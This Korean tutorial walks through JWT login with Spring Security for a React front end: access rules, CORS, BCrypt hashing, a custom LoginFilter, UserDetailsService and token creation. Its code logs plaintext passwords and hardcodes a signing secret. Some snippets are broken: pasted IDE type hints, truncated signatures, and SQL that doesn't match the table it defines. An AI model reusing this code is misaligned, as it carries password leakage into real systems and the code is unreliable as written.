보안 설정은 인증 및 인가를 하지 않아도 누구나 접근 가능하게 설정하였다.

http.authorizeHttpRequests() 메서드 안에 내용을 아래와 같이 변경해 보자.

```
//인증 및 인가에 대한 접근 설정
http.authorizeHttpRequests( AuthorizationManagerRequestMat... auth ->
            auth.requestMatchers("/test1").authenticated() //인증된 유저만 접근 가능
                .requestMatchers("/test2").hasRole("ADMIN") //ADMIN 권한만 접근 가능
                .requestMatchers("/test3").hasAnyRole("MANAGER", "ADMIN") //MANAGER or ADMIN 접근 가능
                .anyRequest().permitAll() //위 요청을 제외한 나머지 요청은 누구나 접근 가능

);
```

각 요청 url에 따라 접근 설정을 위와 같이 지정할 수 있다.

현재 상태에서는 권한에 따른 테스트 진행은 어렵기 때문에 넘어가도록 한다. 각 요청에 맞게 Controller에 메서드 작성 후 postman으로 실행해보자.

CORS 설정을 위해 SecurityConfig 클래스에 아래와 같은 메서드를 정의하여 Bean을 등록한다.

```
//CORS 설정 Bean
@Bean
public CorsConfigurationSource corsConfigurationSource() {
  CorsConfiguration config = new CorsConfiguration();
  config.setAllowCredentials(true); //쿠키 정보를 통신하기 위한 설정
  config.addAllowedOrigin("http://localhost:5173"); //리액트에서의 요청 허용
  config.addAllowedHeader("*"); //모든 헤더 정보 허용
  config.addAllowedMethod("*"); //get, post, delete, put 등의 요청 메서드 허용

  UrlBasedCorsConfigurationSource source = new UrlBasedCorsConfigurationSource();
  source.registerCorsConfiguration("/**", config);
  return source;
}
```

리액트에서의 요청을 스프링 서버가 처리할 수 있도록 설정하는 코드다.

리액트에서 요청이 오면(localhost:5173) 모든 요청에 대해(get, post, delete, put) 접근을 허용해주겠다는 것이 주요 의미이다.

이 코드를 사용하면 리액트에서 vite.config.js 파일에 더 이상 CORS 코드를 작성할 필요가 없다.

CORS 설정 Bean을 Spring Security에서 적용할 수 있도록 filterChain() 메서드에 다음을 추가한다.

```
@Bean
public SecurityFilterChain filterChain(HttpSecurity http, AuthenticationConfiguration authConfig) throws Exception
  //로그인 검증을 처리하는 객체를 의존성 주입으로 받아옴
  AuthenticationManager authenticationManager = authConfig.getAuthenticationManager();

  http
    //CORS 설정. 아래 corsConfigurationSource() 메서드에서 정의한 Bean을 등록함.
    .cors(Customizer.withDefaults())
    //csrf disable  세션방식이 아니기 때문에 할 필요 없음
    .csrf( CsrfConfigurer<HttpSecurity> csrf -> csrf.disable())
    //form 로그인 방식 disable
    .formLogin( FormLoginConfigurer<HttpSecurity> form -> form.disable())
```

Spring Security를 사용한 회원가입을 해보겠다. 주요 내용은 회원가입 시 사용하는 비밀번호를 암호화한다는 것이다.

비밀번호 암호화를 위해 BCryptPasswordEncoder 객체를 사용한다. 우선 해당 객체를 Bean으로 등록하기 위해 SecurityConfig 클래스에 다음의 메서드를 추가한다.

```
//비밀번호 암호화 기능을 제공하는 객체
@Bean
public PasswordEncoder bCryptPasswordEncoder() {
  return new BCryptPasswordEncoder();
}
```

BCryptPasswordEncoder 객체는 암호화 기능은 제공하지만 복호화 기능은 제공하지 않는다. 그렇기 때문에 비밀번호를 잊어버리면 찾을 수가 없으며, 초기화만 가능하다. 암호화된 비밀번호는 길이가 길다. 그렇기 때문에 데이터베이스에 추가하기 위해 컬럼 데이터타입을 VARCHAR(100)으로 설정한다.

이번 학습에 사용할 유저 테이블은 다음과 같다.

```
CREATE TABLE SECURITY_MEMBER (
   MEM_EMAIL VARCHAR(100) PRIMARY KEY
   , MEM_PW VARCHAR(100) NOT NULL
   , MEM_NAME VARCHAR(30) NOT NULL
   , MEM_ROLE VARCHAR(30) NOT NULL #'USER', 'ADMIN', 'MANAGER'
);
```

PasswordEncoder의 기능을 살표보겠다.

```
@RestController
@RequiredArgsConstructor
public class MainController {
  //SecurityConfig 클래스에서 등록한 PasswordEncoder Bean 의존성 주입
  private final PasswordEncoder passwordEncoder;

  @GetMapping("/test1")
  public String test1(){
    String pw = "1234";
    //passwordEncoder.encode(문자열) -> 인자로 전달된 문자열을 암호화한다.
    String encodedPw = passwordEncoder.encode(pw);
    //passwordEncoder.matches(원본문자열, 암호화된 문자열); -> 비교하여 같으면 리턴 true
    passwordEncoder.matches("1234", encodedPw); // true
    passwordEncoder.matches("1111", encodedPw); //false

    return "test1";
  }
```

passwordEncoder 객체는 encode() 메서드를 통해 문자열을 암호화하고, matchs() 메서드를 통해 암호화 전인 문자열과 암호화된 문자열을 비교할 수 있다. 암호를 복호화하는 메서드는 없다. passwordEncoder를 사용하여 회원가입 시 비밀번호를 암호화하여 데이터베이스에 저장한다.

Security를 사용할 때 권한 정보는 데이터베이스에 ROLE_ 를 붙이도록 한다.

ex> 사용하고자하는 권한 : 'ADMIN' -> 디비에는 'ROLE_ADMIN'으로 저장

UsernamePasswordAuthenticationFilter 클래스는 Spring Security에서 로그인 기능을 담당하는 클래스다.

UsernamePasswordAuthenticationFilter 클래스를 상속받아 클래스를 구현한다는 것은 Spring Security에서 기본 설정값으로 진행되는 로그인 진행 방식을 커스터마이징하기 위해서다.

즉, 우리가 만드는 LoginFilter 클래스는 로그인 절차를 우리 입맛대로 변경하기 위해 생성하는 클래스인 것이다.

우리는 해당 클래스를 상속받아 기본 제공하는 로그인 방식이 아닌, jwt 토큰을 사용한 로그인 방식으로 변경하여 사용한다.

해당 클래스 위에 객체 생성을 위한 어노테이션을 사용하지 않는 이유는 해당 클래스의 객체 사용을 위해서는 문법적으로 SecurityFilterChain에 직접 객체를 생성하고 추가하는 구조를 지녀야 하기 때문이다.

로그인 프로세스의 대략적 절차

1) 프론트(리액트)에서 '/login' 요청을 서버로 보냄
2) '/login' 요청이 들어오면 UsernamePasswordAuthenticationFilter의 attemptAuthentication() 메서드가 실행 됨.
3) attemptAuthentication() 메서드가 실행되면서 입력받은 아이디 및 비밀번호를 받음.(아이디와 비번은 각각 username, password로 전달)
4) 전달받은 로그인 데이터를 AuthenticationManager에게 전달
5) AuthenticationManager는 로그인 검증을 시작

로그인 구현을 위해 우선 LoginFilter클래스에 AuthenticationManager 객체를 의존성 주입 받아야한다. AuthenticationManager는 실질적으로 Spring Security에서 로그인 절차를 진행하는 객체다. AuthenticationManager 객체 생성은 SecurotyConfig 클래스 안의 filterChain () 메서드의 실행을 통해 생성되기 때문에, LoginFilter클래스에서는 의존성주입만 받아오면 된다.

```
@Slf4j
public class LoginFilter extends UsernamePasswordAuthenticationFilter {
  private final AuthenticationManager authenticationManager;

  //생성자를 통해 AuthenticationManager 객체를 의존성 주입 받는다.
  public LoginFilter(AuthenticationManager authenticationManager) {
    this.authenticationManager = authenticationManager;
  }

  //로그인 절차가 진행되면 LoginFilter 클래스의 attemptAuthentication() 메서드가 실행된다.
  @Override
  public Authentication attemptAuthentication(HttpServletRequest request, HttpServletResponse response) throws AuthenticationException {
    log.info("attemptAuthentication method run~");
    return super.attemptAuthentication(request, response);
  }
}
```

다음으로 우리가 만든 LoginFileter 클래스를 SecurityFilterChain에 등록한다. 무슨 의미이냐면, 원래 로그인 절차는 UsernamePasswordAuthenticationFilter가 진행한다. 하지만 우리는 UsernamePasswordAuthenticationFilter가 로그인 절차를 진행하는 것이 아니라, LoginFilter 클래스가 진행하길 원하며, 그렇기 때문에 LoginFilter 클래스를 선언할 때 UsernamePasswordAuthenticationFilter을 상속받아 선언했었다. 결국, 우리는 로그인 절차를 진행하는 UsernamePasswordAuthenticationFilter 대신 LoginFilter 클래스를 쓰겠다고 해야한다. 이러한 과정을 'LoginFileter 클래스를 SecurityFilterChain에 등록한다'라고 표현하는 것이다. SecurityConfig 클래스의 filterChain() 메서드에 다음 코드를 추가한다.

```
    //인증 및 인가에 대한 접근 설정
    .authorizeHttpRequests( AuthorizationManagerRequestMat... auth ->
            auth.anyRequest().permitAll()
    );

//로그인 프로세스를 진행하는 LoginFilter 클래스를 SecurityFilterChain에 추가
http.addFilterAt(new LoginFilter(authenticationManager), UsernamePasswordAuthenticationFilter.class);

return http.build();
}
```

addFilterAt() 메서드의 첫번째 인자로는 우리가 만든 LoginFilter 클래스를, 두번째 인자로는 UsernamePasswordAuthenticationFilter 클래스를 전달하였다. 이 말은 UsernamePasswordAuthenticationFilter클래스 위치에 LoginFilter 클래스를 사용하겠다는 것이다.

이제 테스트를 해보자. postman에서 '/login'요청을 post 방식으로 보내면 콘솔을 통해 LoginFilter 클래스의 attemptAuthentication() 메서드가 실행되는 것을 확인할 수 있을 것이다.

UsernamePasswordAuthenticationFilter 클래스를 상속받은 LoginFilter는 로그인 요청을 들어오면 attemptAuthentication() 메서드를 실행한다. 이쯤에서 다시 Spring Security의 대략적인 로그인 절차를 보겠다.

1) 프론트(리액트)에서 '/login' 요청을 서버로 보냄
2) '/login' 요청이 들어오면 UsernamePasswordAuthenticationFilter의 attemptAuthentication() 메서드가 실행 됨.
3) attemptAuthentication() 메서드가 실행되면서 입력받은 아이디 및 비밀번호를 받음.(아이디와 비번은 각각 username, password로 전달)
4) 전달받은 로그인 데이터를 AuthenticationManager에게 전달
5) AuthenticationManager는 로그인 검증을 시작

우리는 이전 슬라이드까지의 내용으로 2)번까지 확인했다. 위 내용에서 1)번을 보면 로그인 요청은 '/login' url 이 기본값이고, 3)번에서 아이디와 비번은 각각 username, password라는 key값으로 전달된다고 하였다. 그리고 이런 로그인 요청 url과 전달되는 아이디와 비번을 변경하고 싶을 때가 많다. 이럴 때는 LoginFilter 클래스의 생성자에 다음과 같은 코드를 사용할 수 있다.

```
//생성자를 통해 AuthenticationManager 객체를 의존성 주입 받는다.
public LoginFilter(AuthenticationManager authenticationManager) {
  this.authenticationManager = authenticationManager;

  //로그인 요청 url 설정
  setFilterProcessesUrl("/member/login");
  //전달되는 아이디, 비번 key값 변경
  setUsernameParameter("memEmail");
  setPasswordParameter("memPw");
}
```

다음으로 로그인 요청('/login') 시 실행되는 attemptAuthentication() 메서드에서 전달되는 아이디와 비밀번호를 받아보겠다.

그 전에, SECURITY_MEMBER 테이블과 매칭되는 MemberDTO 클래스를 dto 패키지에 생성하자.

```
@Getter @Setter @ToString
public class MemberDTO {
    private String memEmail;
    private String memPw;
    private String memName;
    private String memRole;
}
```

attemptAuthentication() 메서드에서 아이디와 비밀번호를 받는 코드는 다음과 같다.

attemptAuthentication() 메서드에서 아이디와 비밀번호를 받는 코드는 다음과 같다.

```
//로그인 절차가 진행되면 LoginFilter 클래스의 attemptAuthentication() 메서드가 실행된다.
@Override
public Authentication attemptAuthentication(HttpServletRequest request, HttpServletResponse response) throws AuthenticationException {
  log.info("attemptAuthentication 메서드 실행");

  MemberDTO vo = new MemberDTO();
  try {
    ObjectMapper objectMapper = new ObjectMapper();
    ServletInputStream inputStream = request.getInputStream();
    String messageBody = StreamUtils.copyToString(inputStream, StandardCharsets.UTF_8);
    vo = objectMapper.readValue(messageBody, MemberDTO.class);
  }catch (IOException e){
    throw new RuntimeException(e);
  }
  log.info("입력받은 아이디 : " + vo.getMemEmail());
  log.info("입력받은 비밀번호 : " + vo.getMemPw());


  return super.attemptAuthentication(request, response);
}
```

위 코드는 전달되는 memEmail과 memPw를 받아, MemberDTO 클래스의 객체인 vo에 저장하는 코드이다.

postman에서 '/member/login' url로 post 요청을 보내면서 memEmail, memPw 데이터를 전달하면 로그에서 확인 가능할 것이다.

다음으로 전달받은 로그인 정보를 AuthenticationManager에게 전달한다. 그러면 AuthenticationManager가 로그인을 검증한다. 다만, 로그인 정보를 AuthenticationManager에게 바로 전달하는 것은 아니다. 사용자의 로그인 정보를 담는 인증 객체에 로그인 정보를 넣어서 AuthenticationManager에게 전달해야 하는데, 그 객체가 UsernamePasswordAuthenticationToken 객체이다. 다음 코드는 전달받은 로그인 정보를 UsernamePasswordAuthenticationToken에 담은 후 AuthenticationManager에게 전달하는 코드이다.

```
log.info("입력받은 아이디 : " + vo.getMemEmail());
log.info("입력받은 비밀번호 : " + vo.getMemPw());

//우리가 입력한 아이디와 비밀번호를 데이터베이스에 저장한 정보와 일치하는지 검증하는 로직은
//AuthenticationManager가 담당하기 때문에 전달받은 아이디와 비밀번호를 AuthenticationManager에 전달해줘야 한다.
//이때 아이디와 비밀번호를 그냥 전달하는 것이 아니라 UsernamePasswordAuthenticationToken 객체에 실어 보낸다.
UsernamePasswordAuthenticationToken authToken = new UsernamePasswordAuthenticationToken(vo.getMemEmail(), vo.getMemPw(), null);

//아이디와 비번을 담고 있는 authToken객체를 authenticationManager에 전달, authenticationManager는 로그인을 검증하는 기능을 함
//로그인을 검증하는 방법 -> UserDetailsService의 loadUserByUsername 메서드를 호출하여 검증
//loadUserByUsername() 메서드의 실행 결과로 로그인 유저의 정보를 authentication 객체에 담아 옴
Authentication authentication = authenticationManager.authenticate(authToken);
log.info("DB에서 로그인 가능 여부 확인 완료(UserDetailsService의 loadUserByUsername 메서드 정상 실행 됨). 만약 검증에 실패했다면 본 출력문 실행 안 됨");
log.info("로그인 중인 유저 : " + authentication.getName());

//로그인 유저의 정보가 담긴 authentication객체를 리턴하면 authentication객체가 session에 저장됨
//세션에 저장하는 이유는 security의 권한 처리를 위해서는 세션에 로그인 정보가 있어야 되기 때문.
return authentication;
}
```

AuthenticationManager는 로그인 검증을 위해 UserDetailsService 인터페이스에 선언된 loadUserByUsername() 메서드를 호출한다. loadUserByUsername() 메서드에서는 로그인을 시도하는 유저의 정보를 데이터베이스에서 조회하여 return 시켜주면 된다. 그러면, AuthenticationManager는 조회한 로그인정보를 받아, 내부적으로 로그인 검증을 시작한다. service 패키지에 UserDetailsServiceImpl 클래스를 생성하고 아래의 코드를 작성한다.

```
@Service
public class UserDetailsServiceImpl implements UserDetailsService {

    @Override
    public UserDetails loadUserByUsername(String username) throws UsernameNotFoundException {
        return null;
    }
}
```

UserDetailsServiceImpl 클래스는 우리가 평소 만들던 ServiceImpl 클래스와 비슷하다. 차이점이라면 구현해야하는 인터페이스가 우리가 만든 인터페이스가 아닌 Spring Security에서 제공하는 UserDetailsSerivce 인터페이스를 사용한다는 점이다. UserDetailsSerivce 인터페이스는 loadUserByUserName() 이라는 추상메서드가 존재하며, 우리는 이 추상메서드를 적절히 구현하여 로그인 검증 로직을 구현한다. loadUserByUserName() 메서드의 매개변수(String username)에는 로그인을 시도하려는 유저의 아이디가 전달된다. 우리는 loadUserByUserName() 메서드 안에서 매개변수로 전달받은 아이디를 갖는 회원의 정보를 데이터베이스에서 조회 후, AuthenticationManager에게 전달하는 코드를 작성한다.

전달받은 아이디를 갖는 회원의 정보를 데이터베이스에서 조회하는 기능의 코드는 다음과 같다.

```xml
<resultMap id="member" type="MemberDTO">
    <id column="MEM_EMAIL" property="memEmail"/>
    <result column="MEM_PW" property="memPw"/>
    <result column="MEM_NAME" property="memName"/>
    <result column="MEM_ROLE" property="memRole"/>
</resultMap>

<!--로그인하려는 회원 정보 조회-->
<select id="getMemberForLogin" resultMap="member">
    SELECT MEM_EMAIL
        , MEM_PW
        , MEM_ROLE
        , MEM_NAME
    FROM MEMBER
    WHERE MEM_ID = #{memEmail}
</select>
```

```java
@Mapper
public interface MemberMapper {
    //로그인하려는 회원 정보 조회
    MemberDTO getMemberForLogin(String memEmail);
}

public interface MemberService {
    //로그인하려는 회원 정보 조회
    public MemberDTO getMemberForLogin(String memEmail);
}

@Service
@RequiredArgsConstructor
public class MemberServiceImpl implements MemberService{
    private final MemberMapper memberMapper;

    //로그인하려는 회원 정보 조회
    public MemberDTO getMemberForLogin(String memEmail){
        return memberMapper.getMemberForLogin(memEmail);
    }
}
```

이제 UserDetailsSerivceImpl 클래스의 loadUserByUsername() 메서드에서 회원 정보를 조회하는 기능을 작성하면 아래와 같다.

```
@Slf4j
@Service
@RequiredArgsConstructor
public class UserDetailsServiceImpl implements UserDetailsService {
    private final MemberService memberService;

    @Override
    public UserDetails loadUserByUsername(String username) throws UsernameNotFoundException {
        log.info("loadUserByUsername 메서드 실행");
        MemberDTO dto = memberService.getMemberForLogin(username);
        return null;
    }
}
```

다음으로 조회한 로그인하려는 회원의 정보를 AuthenticationManager에게 전달하면 AuthenticationManager가 내부적으로 로그인 검증을 진행한다. 로그인 정보를 AuthenticationManager에게 전달하기 위해서는 loadUserByUsername() 메서드의 return문에서 로그인 정보를 리턴시켜주면 된다. 이때, 로그인 정보를 그냥 리턴시켜주는 것이 아니라, UserDetails 라는 사용자 정보를 담는 통에 로그인 하려는 회원의 정보를 넣어서 전달해야 한다. UserDetails는 인터페이스로 유저의 기본 정보뿐 아니라, 로그인과 관련된 여러 정보를 가지고 있는 객체이다.

UserDetails 인터페이스로 로그인 정보를 AuthenticationManager에게 전달하기 위해 다음과 같은 코드를 작성한다.

```java
@RequiredArgsConstructor
public class CustomUserDetails implements UserDetails {
    private final MemberDTO memberDTO;

    @Override //계정의 권한정보를 리턴하는 메서드
    public Collection<? extends GrantedAuthority> getAuthorities() {
        Collection<GrantedAuthority> collection = new ArrayList<>();

        collection.add(new GrantedAuthority() {
            @Override
            public String getAuthority() {
                return memberDTO.getMemRole();
            }
        });

        return collection;
    }

    @Override //계정의 비밀번호를 리턴
    public String getPassword() {
        return memberDTO.getMemPw();
    }

    @Override //계정의 아이디를 리턴
    public String getUsername() {
        return memberDTO.getMemEmail();
    }

    //만료되지 않은 계정인가?
    @Override
    public boolean isAccountNonExpired() {
        return true;
    }

    //잠기지 않은 계정인가?
    @Override
    public boolean isAccountNonLocked() {
        return true;
    }

    //자격증명이 만료되지 않았는가?
    @Override
    public boolean isCredentialsNonExpired() {
        return true;
    }

    //사용가능 상태의 계정인가?
    @Override
    public boolean isEnabled() {
        return true;
    }
}
```

이렇게 작성한 CustomUserDetails 클래스는 MemberDTO 객체 및 현재 계정의 상태 정보를 담고 있는 클래스다.

이제 loadUserByUsername() 메서드를 완성해보자.

```
@Override
public UserDetails loadUserByUsername(String username) throws UsernameNotFoundException {
    log.info("loadUserByUsername 메서드 실행");
    MemberDTO dto = memberService.getMemberForLogin(username);

    if(dto == null){
        log.info("=======일치하는 아이디 없음==========");
        //401 상태코드 반환
        throw new UsernameNotFoundException("없는 아이디 : " + username);
    }

    //조회한 로그인 정보를 UserDetails 인터페이스를 상속한 CustomUserDetails 클래스에 저장하여 리턴.
    //리턴된 UserDetails 객체를 AuthenticationManager가 전달받아 로그인 검증을 실행.
    return new CustomUserDetails(dto);
}
```

전달받은 아이디를 지닌 회원이 없는 경우는 UsernameNotFoundException 예외를 발생시켜 401 상태코드(인증되지 않음)를 반환한다.

전달받은 아이디와 동일한 아이디를 지닌 회원이 데이터베이스 있으면, 해당 유저의 정보를 리턴을 통해 AuthenticationManager에게 전달한다.

AuthenticationManager는 전달받은 로그인 정보와 화면단에서 입력한 비밀번호를 비교하여 로그인을 시켜준다.

이렇게 로그인 검증 작업이 끝나면 LoginFilter 클래스의 attemptAuthentication() 메서드의 나머지 부분이 실행되며, 로그인한 유저의 정보를 Authentication 객체에 담아준다. Authentication 객체에는 로그인한 회원의 아이디, 이름, 권한 정보 등이 담겨있다.

지금까지의 과정을 통해 Spring Security의 로그인 검증 절차를 살펴보았다. 그럼 로그인 검증 후에는 어떤 절차가 이루어질까. 로그인 검증 절차로 인해 로그인이 성공한 경우와 실패한 경우가 있을 것이다. Spring Security는 로그인 검증 경과 성공과 실패 각각의 경우에 실행되는 메서드도 정해져 있다. UsernamePasswordAuthenticationFilter 클래스의 successfulAuthentication() 메서드는 로그인 검증 성공 시 실행되는 메서드이고, unsuccessfulAuthentication() 메서드는 로그인 검증 실패 시 실행되는 메서드이다. 두 메서드를 LoginFilter 클래스에 다음과 같이 선언한다.

```
//로그인 검증이 성공했을 때 실행되는 메서드
@Override
protected void successfulAuthentication(HttpServletRequest request, HttpServletResponse response, FilterChain chain, Authentication authResult) throws IOException, ServletException {
  log.info("로그인 검증 성공! successfulAuthentication 메서드 호출!");
  super.successfulAuthentication(request, response, chain, authResult);
}

//로그인 검증이 실패했을 때 실행되는 메서드. 아이디는 맞지만 비번이 틀렸을 경우 실행
@Override
protected void unsuccessfulAuthentication(HttpServletRequest request, HttpServletResponse response, AuthenticationException failed) throws IOException, ServletException {
  log.info("로그인 검증 실패! unsuccessfulAuthentication 메서드 호출!");
  super.unsuccessfulAuthentication(request, response, failed);
}
```

postman을 통해 로그인을 진행해보고, 로그인 성공 여부에 따라 위 메서드가 실행되는지 확인해보자.

여기까지의 Spring Security의 로그인 절차에 대해 정리하고 넘어가겠다.

1) 프론트(리액트)에서 '/login' 요청을 서버로 보냄(LoginFilter 클래스의 생성자에서 로그인 요청 url 변경 가능).
2) '/login' 요청이 들어오면 UsernamePasswordAuthenticationFilter의 attemptAuthentication() 메서드가 실행 됨.
3) attemptAuthentication() 메서드가 실행되면서 입력받은 아이디 및 비밀번호를 받음.

   기본적으로 아이디와 비번은 각각 username, password로 전달되지만, LoginFilter 클래스의 생성자에서 변경 가능.
4) 전달받은 아이디, 비번을 UsernamePasswordAuthenticationToken 객체에 담음.
5) 아이디, 비번 정보가 들어있는 UsernamePasswordAuthenticationToken 객체를 AuthenticationManager에게 전달.
6) AuthenticationManager 는 로그인 검증을 시작.

   로그인 검증은 UserDetailsService인터페이스를 구현한 UserDetailsServiceImpl클래스 내부의 loadUserByUsername() 메서드를 호출하여 진행.

   loadUserByUsername() 메서드는 로그인하려는 유저의 아이디를 기준으로 로그인 하려는 회원의 정보를 디비에서 조회.

   조회한 로그인 정보를 UserDetails인터페이스를 구현한 CustomUserDetails 클래스에 담아 리턴.

   리턴한 CustomUserDetails 객체가 가진 로그인 정보를 AuthenticationManager가 받아 내부적으로 로그인 검증 진행.
7) 로그인 검증에 성공하면 LoginFilter 클래스 안에 선언한 successfulAuthentication() 메서드가 실행.

   만약 로그인 검증에 실행했다면 LoginFilter 클래스 안에 선언한 unsuccessfulAuthentication() 메서드가 실행.

드디어 로그인 검증 로직은 끝났다. 하지만 해야할 것이 남았다. 로그인 로그인 검증에 성공한 유저에서 jwt 토큰을 생성해줘야 한다. jwt 토큰 생성을 생성하고 유저에게 토큰을 전달하는 코드는 로그인 검증 성공 시 실행되는 successfulAuthentication() 메서드에서 진행한다.

우선, jwt 토큰을 생성하고 코드를 작성하기 전, jwt 토큰 해석에 사용할 secretKey를 생성한다. 비밀키 생성한 git Bash에서 진행할 수 있다.

git bash에서 openssl rand –hex 64 명령어를 입력하면 랜덤한 문자열로 이루어진 비밀키를 받을 수 있다.

‘-hex’는 16진수, ’64’는 64바이트 크기를 의미한다. 결국 이 명령어는 16진수로 이루어진 64바이트의 랜덤한 문자열을 생성하는 명령어이다. 이 비밀키는 토큰을 검증할 때 사용하는 것이므로 타인에게 유출되서는 안된다. 생성한 비밀키는 application.properties 파일에 다음과 같이 저장한다.

```
#secretKey
spring.jwt.secret=fb4ca396d6d586c4be2bcf0ae0ec98fe0bf9c6800aa2482d8b318c5046adfb5b74ed4567bdfc
```

다음으로 토큰을 생성하고, 토큰을 값을 검증하고, 토큰의 값을 추출하는 등 jwt 토큰과 관련된 기능을 정의한 클래스를 만들겠다.

jwt 패키지에 JwtUtil 클래스를 생성하고 다음과 같이 작성한다.

```
@Component
public class JwtUtil {
  private SecretKey secretKey;

  //application.properties 파일에 정의한 비밀키를 매개변수로 가져온다.
  public JwtUtil(@Value("${spring.jwt.secret}") String secret) {
    secretKey = new SecretKeySpec(secret.getBytes(StandardCharsets.UTF_8), Jwts.SIG.HS512.key().build().getAlgorithm());
  }

}
```

먼저 @Component 어노테이션을 사용하여 선언한 JwtUtil 클래스에 대한 Bean을 생성한다.

생성자에서는 application.properties 파일에 정의한 secretKey를 가져와 secretKey 맴버변수에 저장한다.

계속해서 JwtUtil 클래스에 아래와 같은 메서드들을 추가한다.

```java
// 공통 Claims 추출 메서드. tokten의 payload를 추출한다.
private Claims parseClaims(String token) {
  return Jwts.parser() JwtParserBuilder
          .verifyWith(secretKey)
          .build() JwtParser
          .parseSignedClaims(token) Jws<Claims>
          .getPayload();
}

//token의 subject 추출메서드. subject를 추출하면 유저이름(이메일)을 나온다.
public String getUsername(String token) {
  return parseClaims(token).getSubject();
}

//token의 권한 정보 추출
public String getRole(String token) {
  return parseClaims(token).get("role", String.class);
}

//token의 만료시간이 지났으면 true, 만료가 되지 않았으면 false를 리턴
public Boolean isExpired(String token) {
  try{
    return parseClaims(token).getExpiration().before(new Date());
  }catch (ExpiredJwtException e){
    return true;
  }
}
```

```java
/**
 * 토큰 생성 메서드
 * @param username 회원아이디
 * @param role 권한
 * @param expirationTime 만료날짜및시간 1000 -> 1초
 * @return 위 정보가 담긴 토큰을 리턴
 */
public String createJwt(String username, String role, long expirationTime) {
    return Jwts.builder() JwtBuilder
            .signWith(secretKey, Jwts.SIG.HS512)    //암호화 방식지정. 비밀키 & HS512 알고리즘으로 토큰 암호화 진행
            .header() BuilderHeader
                .add("typ", "JWT")      // 기본값이긴 하지만 명시적으로 지정 가능
                .add("alg", "HS512")    // 일반적으로 자동으로 처리되지만 명시 가능
            .and() JwtBuilder
                .subject(username)      //유저이름
                .claim("role", role)    //권한
            .issuedAt(new Date(System.currentTimeMillis()))                     //토큰 발행 시간
            .expiration(new Date(System.currentTimeMillis() + expirationTime))  //토큰 만료 시간
            .compact();

}
```

토큰의 여러 기능을 생성한 JwtUtil 클래스에 정의가 끝났으면, LoginFilter 클래스의 successfulAuthentication() 메서드에서 토큰 생성 코드를 작성하면 된다. successfulAuthentication() 메서드에서 토큰을 생성하는 흐름은

토큰 생성에 필요한 로그인한 유저의 아이디 및 권한 정보 추출 -> 토큰 생성 -> 응답 헤더에 생성한 토큰을 담아 클라이언트에 전달

순이다. 이러한 코드를 구현하기 위해 우선 LoginFilter에 JwtUtil 클래스의 객체를 아래 코드처럼 의존성 주입 받는다.

```
@Slf4j
public class LoginFilter extends UsernamePasswordAuthenticationFilter {
  private final AuthenticationManager authenticationManager;
  private final JwtUtil jwtUtil;

  //생성자를 통해 AuthenticationManager 객체를 의존성 주입 받는다.
  public LoginFilter(AuthenticationManager authenticationManager, JwtUtil jwtUtil) {
    this.authenticationManager = authenticationManager;
    this.jwtUtil = jwtUtil;

    //로그인 요청 url 설정
    setFilterProcessesUrl("/member/login");
    //전달되는 아이디, 비번 key값 변경
    setUsernameParameter("memEmail");
    setPasswordParameter("memPw");
  }
```

이렇게 LoginFilter 클래스의 생성자를 수정하면 SecurityConfig 클래스에서 오류가 발생할 것이다. 오류를 없애기 위해 SecurityConfig 클래스의 코드를 아래와 같이 수정한다.

```
@Configuration
@EnableWebSecurity
@RequiredArgsConstructor
@EnableMethodSecurity(prePostEnabled = true, securedEnabled = true)
public class SecurityConfig {
  private final JwtUtil jwtUtil;



//로그인 프로세스를 진행하는 LoginFilter 클래스를 SecurityFilterChain에 추가
http.addFilterAt(new LoginFilter(authenticationManager, jwtUtil), UsernamePasswordAuthenticationFilter.class);

return http.build();
```

다음으로 successfulAuthentication () 메서드에

토큰 생성에 필요한 로그인한 유저의 아이디 및 권한 정보 추출 -> 토큰 생성 -> 응답 헤더에 생성한 토큰을 담아 클라이언트에 전달

순으로 코드를 작성한다. 코드는 다음과 같다.

```
protected void successfulAuthentication(HttpServletRequest request, HttpServletRespon
  log.info("로그인 검증 성공! successfulAuthentication 메서드 호출!");

  //토큰 생성을 위한 아이디 정보 추출
  String username = authResult.getName();

  //토큰 생성을 위한 권한 정보 추출
  Collection<? extends GrantedAuthority> authorities = authResult.getAuthorities();
  Iterator<? extends GrantedAuthority> iterator = authorities.iterator();
  GrantedAuthority auth = iterator.next();
  String role = auth.getAuthority();

  //토큰 생성
  String accessToken = jwtUtil.createJwt(username, role, (1000 * 60 * 10)); //10분

  //생성한 토큰을 응답 헤더에 담아 클라이언트에 전달
  response.setHeader("Access-Control-Expose-Headers", "Authorization");
  response.setHeader("Authorization", "Bearer " + accessToken);
  response.setStatus(HttpStatus.OK.value()); //클라이언트에 200 응답
}
```

Authorization 헤더는 기본적으로 클라이언트에서 접근 불가능한 민감한 정보기 때문에 기본적으로 정보를 숨김. 이를 명시적으로 보여주기 위한 설정 코드

응답 헤더에 Authorization이라는 key로 토큰 정보를 추가.

jwt 토큰을 추가할 때 토큰 앞에 일반적으로 'Bearer ' 키워드를 붙음.

Bearer 뒤에 띄어쓰기 있음에 주의

이제 로그인 절차, 로그인 성공 시 토큰 생성 및 클라언트에게 전달까지 모두 끝이 났다.

마지막으로 로그인 실패 시 실행되는 unsuccessfulAuthentication() 메서드에서는 401 응답코드를 클라이언트에게 전달하겠다.

```
//로그인 검증이 실패했을 때 실행되는 메서드. 아이디는 맞지만 비번이 틀렸을 경우 실행
@Override
protected void unsuccessfulAuthentication(HttpServletRequest request, HttpServletRespon
  log.info("로그인 검증 실패! unsuccessfulAuthentication 메서드 호출!");

  //로그인 실패시 401 응답 코드 반환
  response.setStatus(401);
}
```

unsuccessfulAuthentication() 메서드는 로그인 시 아이디는 맞지만 비밀번호를 잘못 입력했을 때 실행된다.

아이디를 잘못 입력한 경우에는 UserDetailsServiceImpl 클래스의 loadUserByUsername() 메서드 실행 중 UsernameNotFoundException 이 발생되며 클라이언트에게 401 응답코드를 보낸다.

드디어 로그인 기능 구현이 끝났다. postman에서 로그인 기능을 테스트해보면 응답 헤더에 jwt 토큰이 담겨있는것을 확인할 수 있을 것이다.

클라이언트에서 로그인 요청을 하면 서버에서는 이제 로그인 검증을 진행하고, 로그인 성공 시 클라이언트에게 jwt 토큰을 전달했다.

